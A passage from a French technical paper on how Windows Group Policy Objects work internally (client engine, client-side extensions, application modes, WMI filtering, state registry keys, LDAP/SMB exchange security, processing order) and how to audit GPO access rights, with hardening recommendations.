Bit de `GPLinkOptions`	Attributs
1	Le lien de la GPO est désactivé : la GPO n'est pas appliquée.
2	La GPO est en mode « *Enforced* » ce qui permet d'augmenter sa priorité ou d'empêcher son blocage par une unité d'organisation (cf. section 2.13). On utilise ici le terme anglais d'*Enforced* et pas la traduction française « d'appliquée » qui prête énormément à confusion.

Tableau 1. Options de `GPLinkOptions`.

Quant à l'attribut `gPOptions`, il indique les propriétés du conteneur (domaine, unité d'organisation et site) vis-à-vis de l'application des GPO. La seule valeur actuellement définie est `1`, qui indique que le conteneur est « bloquant », ce qui permet de ne pas appliquer certaines GPO (voir section 2.13).

2.4 Moteur GPO client

Côté client, l'application des GPO est mise en œuvre par le service `GPSvc`. Vu la nature des modifications que ce service doit effectuer, il s'exécute dans le contexte `LocalSystem` pour avoir le plus haut niveau de droits et privilèges.

Cependant, dans le cadre de l'application des GPO d'un utilisateur, le service emprunte, via le mécanisme de l'*impersonation*, l'identité de l'utilisateur durant certaines phases. Cela concerne l'accès :

— à l'annuaire pour déterminer les GPO qui doivent s'appliquer ;
— à l'annuaire ou au SYSVOL pour la lecture des paramètres ;
— au Registre pour la lecture ou l'écriture de l'état d'application.

Pour l'application des GPO ordinateur, c'est le contexte d'authentification du compte machine (session d'authentification `0x3e7`) qui est utilisé. Par défaut, ce contexte permet l'authentification au nom du compte de la machine uniquement pour le SSP Kerberos.

Dans tous les cas, la fonction de chaque CSE qui applique les paramètres (`ProcessGroupPolicy(Ex)`) est appelée dans le contexte de sécurité `LocalSystem`. C'est en particulier nécessaire pour modifier les différentes clés de Registre *Policies* des profils utilisateur auxquelles les utilisateurs n'ont qu'un accès en lecture (`HKCU\Software\Policies`, `HKCU\Software\Microsoft\Windows\CurrentVersion\Policies` ou `HKCU\System\CurrentControlSet\Policies`).

Il existe cependant un cas particulier pour le contexte d'exécution du programme `gpscript.exe` en charge de l'exécution des scripts configurés par le CSE `Scripts`. Pour les GPO d'un utilisateur, le moteur GPO lance ce programme avec le contexte de sécurité de l'utilisateur et dans sa session Windows [4] afin que les scripts soient exécutés dans le contexte de l'utilisateur.

2.5 *Client Side Extension*

Les GPO ont été conçues comme un système modulaire et extensible. Ainsi, chaque type de paramètres est appliqué par un composant dédié

4. Ceci est possible grâce au privilège `SeTcbPrivilege`.

à cette tâche appelé CSE (*Client Side Extension*). Les CSE prennent la forme de bibliothèques dynamiques qui sont chargées par le moteur GPO pour appliquer un type de paramètre particulier.

Plus d'une cinquantaine de CSE sont livrés dans une installation par défaut de Windows. Ceux-ci sont identifiés par un GUID et enregistrés dans le Registre sous la clé `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtension`[5]. Pour chaque entrée de CSE dans le Registre, sous la clé correspondant au GUID du CSE, on trouve différentes valeurs caractérisant le CSE (la définition de tous les paramètres est disponible en [4]) :

- valeur par défaut de la clé : nom du CSE ;
- `DisplayName` : nom long d'affichage du CSE ;
- `DllName` : nom de la bibliothèque dynamique qui contient le code d'application du CSE et qui sera chargée dans le moteur GPO ;
- `ProcessGroupPolicy`/`ProcessGroupPolicyEx` : noms des fonctions exportées par la bibliothèque qui seront appelées par le moteur GPO pour appliquer les paramètres du CSE. Ainsi, une même bibliothèque, identifiée par `DllName`, peut contenir plusieurs CSE ;
- `EnableAsynchronousProcessing`/`NoBackgroundPolicy` : ces booléens spécifient la compatibilité du CSE avec les trois modes d'application (voir section 2.6) ;
- `NoGpoListChanges` : ce booléen indique que le CSE ne doit pas être appelé si aucune modification n'est détectée dans les GPO appliquées (voir section 2.9) ;
- `MaxNoGPOListChangesInterval` : indique le temps en minutes au-delà duquel le CSE doit appliquer les GPO même si celles-ci ont déjà été appliquées et qu'aucune modification n'a été détectée (voir section 2.9). Ceci est destiné aux CSE liés à la sécurité pour réappliquer systématiquement les paramètres définis par les GPO. Par défaut, les CSE concernés sont *Security*, *Audit Policy Configuration* et *Central Access Policy Configuration* ;
- `NoMachinePolicy`/`NoUserPolicy` : ces booléens indiquent que le CSE ne gère pas l'application de paramètre ordinateur ou utilisateur afin d'éviter le chargement inutile du CSE lors de l'application des paramètres d'un contexte donné ;
- `PerUserLocalSettings` : si ce booléen est activé, la base d'état du CSE (voir section 2.9) n'est pas située sous la clé HKLM mais sous la clé HKU ;

5. La clé WinLogon est utilisée ici car, jusqu'à Windows Server 2003, c'était WinLogon qui était responsable de l'application des GPO.

— `RequiresSuccessfulRegistry` : ce booléen indique au moteur GPO, lorsqu'il initialise le CSE, de vérifier que le CSE `Registre` (voir section 2.14) s'est correctement exécuté. Pour cela, la valeur `Status`, qui indique le code de retour d'exécution, sous la clé `\Status\GPExtensions\{35378EAC-683F-11D2-A89A-00C04FBBCFA2}` dans la base d'état des GPO (voir section 2.8) doit valoir `ERROR_SUCCESS`. En cas d'erreur, le CSE n'est pas initialisé et ne sera pas appelé pour l'application des paramètres. Pour rappel, le CSE Registre est toujours exécuté avant tous les autres CSE (voir section 2.13).

La référence [8] liste les principaux CSE et leur GUID associé.

Pour qu'un CSE soit chargé et activé par le moteur `GPSvc` lors de l'application d'une GPO, il faut que son GUID soit référencé, au niveau de l'objet GPO dans l'annuaire, dans l'attribut `gPCMachineExtensionNames` pour la partie ordinateur ou l'attribut `gPCUserExtensionNames` pour la partie utilisateur.

Ainsi, lorsqu'une GPO est créée, celle-ci est vide : la version est initialisée à `0` dans l'attribut `versionNumber` et dans le fichier `gpt.ini` et les attributs `gPCMachineExtensionNames` et `gPCUserExtensionNames` sont absents de la définition de la GPO. Il est ensuite de la responsabilité de l'éditeur de GPO de créer ces attributs ou de les mettre à jour en fonction des paramètres définis par la GPO.

Note : il n'est pas rare de voir dans ces attributs des références à des CSE qui sont ne sont plus nécessaires. En effet, les éditeurs de GPO ont tendance à ne pas supprimer la référence au CSE lorsqu'un paramètre est supprimé de la GPO.

Les CSE étant chargés par le moteur `GPsvc` et étant exécutés dans le contexte `LocalSystem`, il est nécessaire d'inventorier les CSE :
— enregistrés dans un système sous la clé `GPExtension` ;
— activés dans les GPO à travers les attributs `gPCMachineExtensionNames` ou `gPCUserExtensionNames`.

2.6 Modes d'application des GPO

Il existe trois modes d'application des GPO : *Synchronous Foreground*, *Asynchronous Foreground* et *Background*.

Les deux modes *Foreground* sont activés uniquement au démarrage/arrêt du système ou à l'ouverture/fermeture d'une session d'un utilisateur. Le mode *Background* est, quant à lui, activé lors des opérations périodiques d'application des GPO ordinateur ou utilisateur. Les CSE ayant la

propriété `NoBackgroundPolicy` [6] ne sont pas appelés dans le mode *Background*. Leurs paramètres ne sont donc appliqués qu'au démarrage/arrêt du système ou à l'ouverture/fermeture des sessions utilisateur.

Dans le mode *Synchronous Foreground*, l'application des GPO doit être terminée pour procéder aux opérations d'authentification (affichage de la mire authentification ou ouverture de la session utilisateur après son authentification). Ce mode permet de s'assurer que l'application des GPO est terminée avant qu'un utilisateur puisse utiliser la machine ou sa session. Inversement, dans le mode *Asynchronous Foreground*, un utilisateur peut s'authentifier ou commencer à travailler alors que les GPO machine ou utilisateur sont toujours en cours d'application.

Depuis Windows XP, à des fins « d'expérience utilisateur [7] », le mode *Asynchronous Foreground* est activé par défaut. Cependant, dans ce mode, seuls les CSE ayant la propriété `EnableAsynchronousProcessing` (voir section 2.5) positionnée à `1` peuvent être appelés. Si le moteur GPO détecte une modification dans une GPO mettant en œuvre un CSE n'ayant pas cette propriété, il doit réactiver temporairement le mode *Synchronous Foreground* et deux démarrages sont nécessaires :

— au premier démarrage, en mode *Asynchronous Foreground*, si le moteur GPO détecte une modification (voir section 2.9) dans une GPO où un CSE n'a pas la propriété `EnableAsynchronousProcessing`, le CSE est désactivé et ses paramètres ne sont pas appliqués. Le moteur GPO modifie sa configuration pour que le mode *Synchronous Foreground* soit activé au prochain démarrage ;

— au second démarrage, le mode *Asynchronous Foreground* est activé et le CSE peut appliquer ses paramètres. Ce comportement explique pourquoi il est recommandé que les CSE `EnableAsynchronousProcessing` soient regroupés et mis en œuvre dans des GPO où les modifications sont rares.

2.7 Filtrage WMI

Pour permettre d'affiner l'application des GPO, il est possible de définir des « filtres WMI » afin de conditionner l'application d'une GPO en fonction de requêtes WQL [8]. Ces filtres prennent la forme d'objets de classe `msWMI-Som` situés sous le conteneur `CN=SOM,CN=WMIPolicy,CN=System`.

6. Par exemple les CSE *Folder Redirection*, *Disk Quota*, *Remote Desktop USB Redirection*, *Work Folders*, *Deployed Printer Connections*, *Software Installation*, etc.

7. Comprendre ici ne pas « rager » en attendant l'application des GPO.

8. *Windows Management Instrumentation Query Language* : langage de requête similaire au SQL sur des classes WMI.

Note : par défaut, les groupes `Domain Admin` et `Enterprise Admins` ont un contrôle total sur le conteneur et les groupes `Administrators` et `Group Policy Creator Owner` peuvent créer des objets sous ce conteneur.

La classe `msWMI-Som` autorise plusieurs attributs qui définissent un filtre WMI :

— `msWMI-ID`, un GUID, qui identifie de manière unique le filtre WMI ;
— `msWMI-Name` qui permet de nommer le filtre ;
— `msWMI-ChangeDate` et `msWMI-CreationDate` qui datent les opérations de création et de modification du filtre ;
— `msWMI-Parm1` qui stocke la description du filtre ;
— `msWMI-Parm2` qui contient la ou les requêtes WQL.

L'attribut `msWMI-Parm2` est donc particulièrement important, car c'est celui qui contient les requêtes WQL. Sa syntaxe est :

```
<Queries count <@\textcolor{red}{n}@>>;
<@\textcolor{red}{n}@> x [<Language size>;<Namespace size>;
<Query size>;<Language>;
<WMI Namespace>;<Query>]
```

Ce qui donne, par exemple, les requêtes suivantes pour filtrer sur les systèmes Windows 10 dont le nom commence par la lettre 'A' :

```
2;3;10;63;WQL;root\CIMv2;select * from Win32_OperatingSystem where
    Version like "10.0.%";3;10;55;WQL;root\CIMv2;select * from
    Win32_ComputerSystem where Name like 'A%';
```

Pour que le filtre soit validé, il faut que chaque rêquete WQL définie dans le filtre retourne au moins un résultat.

Enfin, un filtre WMI est appliqué à une GPO via le champ `gPCWQLFilter`, dont la syntaxe est :

```
[domain;{<Identifiant GUID filtre>};flags]
```

`flags` n'est pas utilisé et vaut systématiquement `0` ; Le champ `gPCWQLFilter` n'étant pas multivalué, il ne peut donc y avoir qu'un seul filtre WMI associé à une GPO.

2.8 Base d'état des GPO dans le Registre

Afin de garder un état de l'application des GPO, le moteur GPO maintient, dans le Registre, plusieurs clés sous `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy`. L'analyse de ces différentes clés permet de connaître l'état d'application :

liste des GPO appliquées, états des CSE, derniers codes d'erreur, scripts exécutés, etc.

Il faut noter que les bases sont toujours de deux types : une partie machine et une ou plusieurs parties pour les utilisateurs, ceux-ci étant identifiés par leur SID.

Partie Ordinateur	Partie Utilisateur
GroupMembership	<SID>\GroupMembership
History	<SID>\History
Shadow	<SID>\Shadow
Status\GPExtensions	Status\<SID>\GPExtensions
State\Machine	State\<SID>

Tableau 2. Clés de Registre des paramètres d'état.

Note : pour rappel, si le CSE, dans sa configuration (voir section 2.5), active l'option `PerUserLocalSettings`, les paramètres d'état du CSE ne seront pas conservés au niveau de la machine (`HKLM`) mais au niveau du profil utilisateur (`HKU\<User Sid>`).

2.9 Version des GPO

Par souci d'optimisation, lors de l'application des GPO, certains CSE ne sont pas appelés si aucune GPO n'a été modifiée depuis la précédente application.

Pour détecter un changement de paramètres, un système de révision est intégré aux GPO : pour chaque GPO, il existe un numéro de révision pour les paramètres ordinateur et un numéro de révision pour les paramètres utilisateur. Ces numéros doivent être incrémentés par les outils d'édition des GPO à chaque modification des paramètres définis par la GPO.

Dans l'Active Directory, le numéro de révision est stocké dans l'attribut `versionNumber` dans chaque objet GPO. Cet attribut est un entier de 32 bits, les 16 bits de poids faible représentant la révision machine et les 16 bits de poids fort la révision utilisateur.

Dans le répertoire de stockage de la GPO, un numéro de version est également présent : il est indiqué par le paramètre `Version` dans le fichier `gpt.ini` présent à la racine du répertoire de chaque GPO. Ce numéro de version ne conditionne pas l'exécution des CSE, mais permet de détecter un éventuel problème de synchronisation ou de réplication si les numéros de version AD/SYSVOL ne sont pas identiques.

Une version à `0` signifie que la GPO est vide, ce qui est la valeur par défaut lorsqu'une GPO est créée.

La liste des GPO appliquées et leur version est stockée dans la base d'état des GPO (voir section 2.8) sous la clé `History`. La liste des GPO appliquées est maintenue individuellement pour chaque CSE.

Un CSE ne sera pas appelé si toutes les conditions suivantes sont réunies :

- la valeur `NoGPOListChanges` est à `1` dans sa configuration ;
- aucune GPO appliquée n'a été modifiée depuis la précédente application. Ceci est détecté par une différence entre la version de la GPO dans l'annuaire et la version de la GPO sous la clé `History` ;
- la précédente exécution du CSE s'est correctement terminée et n'a pas demandé à être appliquée à nouveau (code `ERROR_OVERRIDE_NOCHANGES` [9]) ;
- la limite `MaxNoGPOListChangesInterval` n'est pas définie ou n'a pas encore été dépassée depuis la précédente exécution ;
- les groupes de sécurité de l'ordinateur ou de l'utilisateur n'ont pas été modifiés, l'état précédent étant stocké sous la clé `GroupMembership` (il s'agit de tous les SID contenus dans le *Token* de sécurité).

2.10 Cache GPO

Avec Windows 8, un cache des GPO appelé *Group Policy Caching* a été mis en place. Ainsi, les GPO appliquées (pour l'ordinateur ou l'utilisateur) sont périodiquement récupérées et mises en cache. Les informations issues de l'annuaire sont stockées dans le Registre sous la clé `Group Policy` (voir section 2.8) :

- `DataStore\Machine` contient les GPO appliquées à la machine ;
- `DataStore\<SID>` contient les GPO appliquées à l'utilisateur référencé par son SID.

Le contenu du répertoire de la GPO est également mis en cache. Le chemin sur le disque est indiqué par l'attribut `FileSysPath` et correspond à `C:\Windows\System32\GroupPolicy\DataStore` pour les GPO de la machine et `%LOCALAPPDATA%\GroupPolicy\DataStore` pour les GPO de l'utilisateur.

Le cache est uniquement utilisé lorsque le mode d'application est *Synchronous Foreground* (voir section 2.6). Dans ce cas, les GPO appliquées sont celles issues du cache.

9. Le code de retour de l'exécution du CSE est stocké dans la valeur `Status` sous la clé `Status\GPExtensions\<GUID_CSE>`.

L'activation du cache est paramétrée par la valeur `EnableLogonOptimization` sous la clé `Software\Policies\Microsoft\Windows\System`.

2.11 Journalisation

Le moteur GPO reporte différents événements via le fournisseur `Microsoft-Windows-GroupPolicy`. Les événements génériques (1002 à 1503) sont stockés dans le journal `System`. En revanche, tous les événements de diagnostics (4000 à 9001) sont stockés dans le journal applicatif `Microsoft-Windows-GroupPolicy/Operational` qui est activé par défaut. L'analyse de ce journal permet de voir toutes les différentes étapes effectuées lors d'une opération d'application des GPO décrite dans la section 2.13.

Il est également possible de demander au moteur GPO de journaliser sous forme de fichiers textes encore plus d'opérations via la valeur `GPSvcDebugLevel` sous la clé `HKLM\Software\Microsoft\Windows NT\CurrentVersion`. Dans ce cas, tous les événements sont consignés dans le fichier `%SystemRoot%\debug\usermode\gpsvc.log`. Une explication sur l'analyse de ce fichier est donnée en [9].

2.12 Sécurité des échanges

La sécurité des échanges entre le client GPO et le serveur GPO (i.e. un contrôleur de domaine) est particulièrement importante. En effet, toute atteinte en intégrité pourrait permettre une exécution de code côté client. La protection doit porter aussi bien sur le protocole LDAP que SMB.

Concernant LDAP, lorsque le moteur GPO se connecte au serveur, il applique les protections suivantes :

- l'option `LDAP_OPT_SIGN` est toujours activée, ce qui force la signature des échanges LDAP ;
- dans le cas d'une application des paramètres ordinateur, seul le SSP Kerberos est initialisé, imposant l'utilisation de Kerberos pour l'authentification LDAP (ce qui est nécessaire car la session authentification `0x3e7` ne contient généralement pas de secret d'authentification pour le SSP NTLM, ce qui produirait une authentification anonyme).

De plus, lors de l'initialisation du SSP, la bibliothèque LDAP de Windows demande systématiquement l'authentification mutuelle en spécifiant l'option `ISC_REQ_MUTUAL_AUTH`. Pour rappel, cette propriété ne peut être

vérifiée qu'avec Kerberos, NTLM étant incapable d'assurer l'authentification mutuelle.

Ainsi, la sécurité des échanges LDAP est assurée, pour le contexte de la machine, par l'authentification exclusive de Kerberos, par l'authentification mutuelle requise et par la signature des échanges. Pour le contexte d'un utilisateur, il existe un risque qu'un attaquant force l'utilisation de NTLM puis usurpe l'identité d'un contrôleur de domaine. Ce risque peut être circonscrit par la mise en œuvre d'une clé de session (ce qui est le cas grâce à la signature LDAP imposée [10]), par l'obligation, côté client, d'utiliser NTLMv2 et par l'application des tout derniers correctifs de sécurité sur les contrôleurs de domaine [11].

> S'assurer que NTLMv2 est bien forcé côté client (paramètre `LmCompatibilityLevel` ≥ 3) et que tous les contrôleurs de domaine sont systématiquement mis à jour.

Concernant SMB, le moteur GPO repose entièrement sur la configuration du système pour la sécurité des échanges. La configuration par défaut active le support de la signature des échanges SMB, sans toutefois l'imposer [12]. Pour l'authentification, Kerberos ou NTLM peuvent être utilisés.

Cette configuration par défaut présente une vulnérabilité importante. En effet, un attaquant capable de s'imiscer dans un échange SMB peut désactiver la signature et modifier les paramètres distribués sous forme de fichier.

Une première solution pourrait consister à imposer la signature côté client via le paramètre `RequireSecuritySignature` [13]. Cependant, ce paramètre affecte tout le trafic SMB et peut poser des problèmes de compatibilité pour le client avec certains serveurs.

Pour éviter ce type d'attaque, Microsoft a introduit les *Hardened UNC Paths* via le correctif `MS15-011` [10], disponible pour les éditions Windows de Vista/Server 2008 à 8.1/Server 2012 R2 et intégré depuis Windows 10/Server 2016. Il devient alors possible de spécifier les cri-

10. Le calcul de la clé de session, utilisée pour la signature LDAP, nécessite de connaître les secrets d'authentification de l'utilisateur.

11. Ces trois mesures devant être appliquées simultanément.

12. Sauf pour les contrôleurs de domaine où la signature SMB est imposée côté client.

13. Sous la clé `HKLM\System\CurrentControlSet\Services\LanmanWorkStation\Parameters`.

tères de sécurité (`RequireMutualAuthentication`[14], `RequireIntegrity` et `RequirePrivacy`) aux connexions SMB initiées par le client.

> Imposer, pour les partages `\\*\NETLOGON` et `\\*\SYSVOL` l'utilisation de Kerberos pour bénéficier de l'authentification mutuelle (`RequireMutualAuthentication=1`) et la signature des échanges (`RequireIntegrity=1`). Sans cette configuration, le client reste vulnérable à une attaque de type *man-in-the-middle* pour SMB. Il s'agit de la configuration par défaut depuis Windows 10/Server 2016.

2.13 Application des GPO

Cette section décrit le processus d'application des GPO par le moteur `GPsvc`. La description du processus est ici succincte et a pour objectif d'expliquer les principales étapes et le rôle des différents paramètres. Une description complète du processus est disponible [6]. En particulier, les subtilités de détection de vitesse de lien ou l'application de GPO inter-domaines (authentification d'un utilisateur d'un domaine sur un ordinateur d'un autre domaine) ne sont pas abordées.

L'application des GPO commence toujours par un déclencheur qui démarre le processus. Cela peut être :

- le démarrage ou l'arrêt de la machine : application des paramètres machine ;
- l'ouverture ou la fermeture de session : application des paramètres utilisateur ;
- un *timer* : application des paramètres machine ou utilisateur ;
- une demande d'application manuelle[15] : application des paramètres machine ou utilisateur.

Le moteur GPO commence alors son travail. Les premières opérations consistent à :

- localiser un contrôleur de domaine (fonction `DsGetDcName`) ;
- charger les CSE en fonction de la configuration du Registre (voir section 2.5) ;
- récupérer le *Distinguished Name* de la machine ou de l'utilisateur (fonction `DsCrackNames`) ;
- identifier le site de la machine (fonction `DsGetSiteName`).

Lors de l'opération suivante, toutes les GPO applicables issues du domaine sont récupérées via des requêtes LDAP sur :

14. Qui consiste à utiliser exclusivement Kerberos pour l'authentification.
15. Ceci est généralement effectué au moyen de la commande `gpupdate`.

— les unités d'organisation (OU), du plus proche de l'objet au plus loin (au sens parent dans l'annuaire) ;
— le domaine ;
— le site.

Ces requêtes LDAP permettent de lire l'attribut `gPLink` (qui indique la liste des GPO liées au conteneur ainsi que, pour chaque GPO liée, l'option de liaison `GPLinkOptions`, voir 2.3) et l'attribut `gPOptions` qui définit les propriétés du conteneur, en particulier s'il est bloquant. Toutes les GPO ayant un lien désactivé (bit `1` positionné dans `GPLinkOptions`) ne sont pas ajoutées à la liste des GPO applicables.

Le *Loopback processing*[16] modifie également la liste des GPO applicables à un utilisateur. Si ce mode est activé, deux modifications sont opérées. La première modification consiste à ajouter à la liste des GPO applicables les parties utilisateurs des GPO appliquées à l'ordinateur sur lequel l'utilisateur s'authentifie. Ces GPO étant ajoutées à la fin de la liste, elles deviennent ainsi plus prioritaires sur les autres GPO.

La seconde modification concerne les GPO applicables issues des unités d'organisation parentes de l'objet *User* de l'utilisateur dans l'annuaire. Deux modes sont possibles :

— *Merge mode* : ces GPO sont ajoutées à la liste des GPO applicables, comme lors d'un traitement sans le *Loopback processing* ;
— *Replace mode* : ces GPO ne sont pas ajoutées à la liste, ce qui revient à ignorer leurs paramètres.

Le *Loopback processing* est principalement destiné à obtenir un effet « kiosque » pour forcer l'application de paramètres sur des profils utilisateur.

À cette liste en provenance de l'annuaire sont ajoutées les GPO locales si ceci est autorisé par la configuration[17].

La génération de cette liste s'accompagne d'un tri pour ordonner les GPO et d'un premier filtrage destiné à supprimer les GPO « bloquées ». L'ordre des GPO est important car il détermine les paramètres qui sont « gagnants » en cas de conflit entre GPO. Ainsi, dans cette liste ordonnée, la première GPO sera la moins prioritaire et la dernière GPO la plus prioritaire.

16. Le *Loopback processing* est contrôlé par la valeur `UserPolicyMode` qui peut prendre les valeurs `0` (désactivé, valeur par défaut), `1` (*Merge mode*) ou `2` (*Replace mode*).

17. Ce qui est le cas par défaut, mais les GPO locales peuvent être ignorées via le paramètre `DisableLGPOProcessing`.

L'ordre de base est le suivant : la LGPO est toujours en premier (c'est donc toujours la moins prédominante) suivie des MLGPO de groupe, MLGPO utilisateur, GPO de site, GPO de domaine et GPO d'unités d'organisation, de la plus loin à la plus proche de l'objet.

Cependant, cette liste de base et cet ordre peuvent être modifiés par les paramètres suivants :

— si un conteneur est marqué comme bloquant, c'est-à-dire qu'il possède l'attribut `gPOptions` à `1`, les GPO « au-dessus » ne s'appliquent pas, sauf les GPO locales et les GPO marquées comme *Enforced*. Ainsi, une GPO *Enforced* ne peut jamais être bloquée ;
— si une GPO est *Enforced*, elle est mise en fin de liste et aucune GPO ne pourra être mise après elle dans la liste. Cela signifie que les GPO *Enforced* appliquées à un site seront toujours les plus prioritaires suivies des GPO *Enforced* appliquées à un domaine et ainsi de suite. Cela inverse la logique de priorité : la GPO la plus éloignée devient la plus prioritaire. Les GPO *Enforced* permettent d'appliquer des paramètres en étant sûr qu'ils ne sont pas modifiés par une GPO de niveau inférieur. Ceci est destiné en particulier aux paramètres de sécurité.

À cette étape, une première liste des GPO applicables est établie. Pour chaque GPO de la liste, une requête LDAP est effectuée sur le nom de la GPO (`CN=<GUID_GPO>`) dans le conteneur `CN=Policies,CN=System`. Ceci permet de récupérer les principaux attributs des GPO (`gPCMachineExtensionNames`/`gPCUserExtensionNames`, `ntSecurityDescriptor`, `gpcWQLFilter`, `gPCFunctionalityVersion`, `flags` et `versionNumber`, voir section 2.1) afin d'effectuer un deuxième filtrage sur la base de ces attributs :

— les GPO doivent avoir la bonne version fonctionnelle (`gPCFunctionalityVersion` doit valoir au moins 2) ;
— la partie de la GPO appliquée doit être activée (ordinateur ou utilisateur). Ceci est déterminé par l'attribut `flags` (voir section 2.1) ;
— la GPO ne doit pas être vide (l'attribut `versionNumber` doit être présent et différent de 0) ;
— le compte pour lequel la GPO est appliquée (machine ou utilisateur) doit avoir le droit étendu `ApplyGroupPolicy` sur l'objet GPO : un contrôle d'accès est effectué sur le descripteur de sécurité de la GPO (attribut `ntSecurityDescriptor`) ;
— si un filtre WMI est présent (attribut `gpcWQLFilter`), celui-ci est récupéré depuis l'annuaire puis les requêtes WMI spécifiées par l'attribut `msWMI-Parm2` sont exécutées via la fonction

`IWbemServices::ExecQuery`. Chaque requête WQL doit retourner au moins un résultat.

Si au moins un de ces points de contrôle échoue, la GPO est retirée de la liste. Après cette étape, la liste définitive des GPO à appliquer est établie.

Les CSE sont ensuite appelés les uns après les autres en commençant toujours par le CSE Registre. Les autres CSE suivront, appelés dans l'ordre de leur GUID.

Pour chaque CSE, la fonction de rappel définie dans le Registre (voir section 2.5) est appelée avec pour paramètres :

— `dwFlags`, qui permet de préciser le contexte utilisateur ou machine (`GPO_INFO_FLAG_MACHINE`), le mode d'exécution (`GPO_INFO_FLAG_BACKGROUND`, `GPO_INFO_FLAG_ASYNC_FOREGROUND`) et divers autres paramètres (`GPO_INFO_FLAG_SLOWLINK`, `GPO_INFO_FLAG_FORCED_REFRESH`, etc.) ;

— `pChangedGPOList`, qui indique la liste des GPO à appliquer, c'est-à-dire celles qui ont été modifiées (la détection se fait par une modification du numéro de version, voir section 2.9) ;

— `pDeletedGPOList`, qui indique la liste des GPO supprimées pour que, si applicable, le CSE supprime les paramètres précédemment appliqués. Cette liste est établie en prenant la liste des GPO appliquées précédemment pour le CSE et en retirant les GPO devant être appliquées.

Chaque CSE réalise alors séquentiellement son travail d'application ou de suppression des paramètres.

2.14 CSE Registre

Parmi tous les CSE, celui permettant d'écrire des valeurs dans le Registre (appelée simplement « CSE Registre ») occupe une place particulière [18]. En effet, énormément de paramètres définis par les GPO sont des modifications dans le Registre et c'est ce CSE qui a la responsabilité de les positionner.

Le CSE Registre est toujours exécuté en premier et, en cas d'échec lors de son exécution, les CSE ayant la propriété `RequiresSuccessfulRegistry` ne seront pas activés (voir section 2.5).

Les modèles d'administration sont sans doute les éléments les plus utilisés dans les GPO. Ceux-ci sont un ensemble de paramètres défini

18. Le GUID de ce CSE est `{35378eac-683f-11d2-a89a-00c04fbbcfa2}`.

par des fichiers `.admx` qui font la correspondance entre les composants de l'éditeur graphique et les valeurs à positionner dans le Registre. Les chaînes de caractères de l'éditeur graphique sont, quant à elles, indiquées dans des fichiers `.adml`.

La syntaxe des fichiers ADMX/ADML est décrite dans [2, 3]. De nombreux éditeurs de logiciels fournissent des modèles d'administration pour leur produit (par exemple pour Chromiun, Adobe Reader, etc.).

Cependant, certains paramètres des modèles d'administration ne peuvent pas être appliqués uniquement via une modification dans le Registre. Le modèle d'administration indique alors, via l'attribut `clientExtension` dans le fichier `.admx`, un CSE qui sera chargé de réaliser des opérations complémentaires. Le GUID de ce CSE est alors ajouté, en plus de celui du CSE Registre, à l'attribut `gPCMachineExtensionNames` ou `gPCUserExtensionNames`.

C'est par exemple le cas pour l'activation des protections basées sur la virtualisation. Le modèle d'administration `DeviceGuard.admx` positionne diverses valeurs sous la clé `HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard`. Mais, en complément, le CSE « *Device Guard Group Policy CSE*[19] » est activé (appel de la fonction `ProcessVirtualizationBasedSecurityGroupPolicy()` de la bibliothèque `dggpext.dll`). Cette fonction a notamment pour rôle de vérifier la compatibilité matérielle avant d'activer la fonctionnalité.

D'autres éléments d'une GPO utilisent également le CSE Registre pour appliquer leurs paramètres. C'est le cas pour AppLocker (`HKLM\Software\Policies\Microsoft\Windows\SrpV2`) ou le pare-feu Windows (`HKLM\Software\Policies\Microsoft\WindowsFirewall`).

Les valeurs à modifier dans le Registre sont stockées dans un fichier dénommé `Registry.pol` dont le format est donné en [7].

3 Audit de la sécurité des GPO

3.1 Droits sur les GPO

Les droits d'accès à une GPO sont donnés par le descripteur de sécurité de son objet dans l'annuaire. Comme pour tous les objets de l'annuaire, le descripteur de sécurité est contenu dans l'attribut `nTSecurityDescriptor`.

Deux types de droits peuvent être spécifiés pour un objet GPO :

19. Dont le GUID est `{f312195e-3d9d-447a-a3f5-08dffa24735e}`.

— ceux standards du modèle de sécurité de Windows (`WRITE_DAC`, `WRITE_OWNER`, `DELETE`, `READ_CONTROL` et `SYNCHRONIZE`) ;
— ceux spécifiques à un objet Active Directory (en particulier `DS_WRITE_PROP` et `DS_CONTROL_ACCESS`).

Pour éviter une gestion complexe des droits des GPO, les outils d'édition de GPO définissent des « modes d'édition » qui sont ensuite traduits en droits sur l'objet GPO :

— *Read* : ce mode applique les droits `READ_CONTROL` (lire les droits d'accès), `DS_LIST` (énumérer les objets fils) et `DS_READ_PROP` (lire toutes les propriétés). Il permet de lire les paramètres de la GPO, mais pas de les modifier ;
— *Edit settings* : ce mode applique les droits `DS_CREATE_CHILD` (créer un objet fils), `DS_DELETE_CHILD` (supprimer un objet fils) et `DS_WRITE_PROP` (écrire toutes les propriétés). Ce mode permet l'édition des paramètres de la GPO ;
— *Apply GPO* : ce mode autorise le droit `DS_CONTROL_ACCESS` qui positionne le droit étendu (*Extended Right*) `ApplyGroupPolicy` [20]. Ce droit est vérifié par le moteur côté client pour autoriser l'application de la GPO sur l'ordinateur ou l'utilisateur (cf. section 2.13).

Il faut vérifier et valider les droits sur le conteneur `CN=Policies,CN=System` dans l'Active Directory. Par défaut, les droits sur le conteneur `Policies` (extrait partiel ne concernant que les ACE explicites, c'est-à-dire non héritées) sont :
— *Authenticated users* : lecture (`READ_CONTROL`, `DS_LIST`, `DS_READ_PROP`, `DS_LIST_OBJECT`) ;
— *System* : tous les droits (contrôle total) ;
— *Domain Admins* : tous les droits sauf `DELETE`, qui permettrait de supprimer l'objet (le conteneur `Policies`) et `DS_DELETE_TREE`, qui permettrait de supprimer l'objet et toutes les GPO ;
— *Group Policy Creator Owners* : `DS_CREATE_CHILD` qui permet de créer des objets fils.

Ces droits par défaut permettent de comprendre le rôle du groupe *Group Policy Creator Owners*. Celui-ci accorde à ses membres les droits nécessaires pour créer des GPO : création d'un objet GPO dans l'Active Directory et création d'un sous-répertoire dans le répertoire `SYSVOL` (voir section 3.3). Lors de la création, le créateur devient propriétaire de l'objet

20. Dont le GUID est `{edacfd8f-ffb3-11d1-b41d-00a0c968f939}`.

dans l'AD et une ACE explicite est positionnée pour lui donner tous les droits, sauf le droit `DS_CONTROL_ACCESS`.

Note : le droit de créer une GPO n'est pas suffisant pour appliquer des paramètres à un ordinateur ou un utilisateur. Pour cela, il est nécessaire de posséder le droit `DS_WRITE_PROP` de attribut `gPLink`[21] sur un conteneur (domaine, unité d'organisation ou site) parent de l'objet cible.

3.2 Points de contrôle

